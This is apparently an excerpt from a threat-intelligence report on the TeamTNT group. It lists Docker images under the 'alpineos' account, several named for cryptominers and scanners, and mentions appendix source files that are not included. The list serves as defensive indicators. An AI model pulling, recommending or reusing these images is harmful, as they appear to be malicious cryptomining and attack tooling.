


Figure 11 - TeamTNT Docker Repo

- Docker Image
- alpineos/dockerapi
- alpineos/wscopescan
- alpineos/dsbo
- alpineos/xxcrace
- alpineos/firstt
- alpineos/scopeppc64le
- alpineos/tntxmrigbuilder

alpineos/simpledoockerxmr

alpineos/ttdft

alpineos/tntbotbuilder

alpineos/minion

alpineos/xmrigcc

alpineos/fluxfaxpax

alpineos/scopeaarch64

alpineos/scanaround

alpineos/kirito

alpineos/kndb

alpineos/jupyter

alpineos/java

alpineos/revs

alpineos/lftk

alpineos/basicxmr

alpineos/lft

alpineos/weavescope

Appendix B

Source code available for [TeamTNTBot.c](#), [chimaera.cc_Version2.c](#), and [TNT_GPU.c](#).

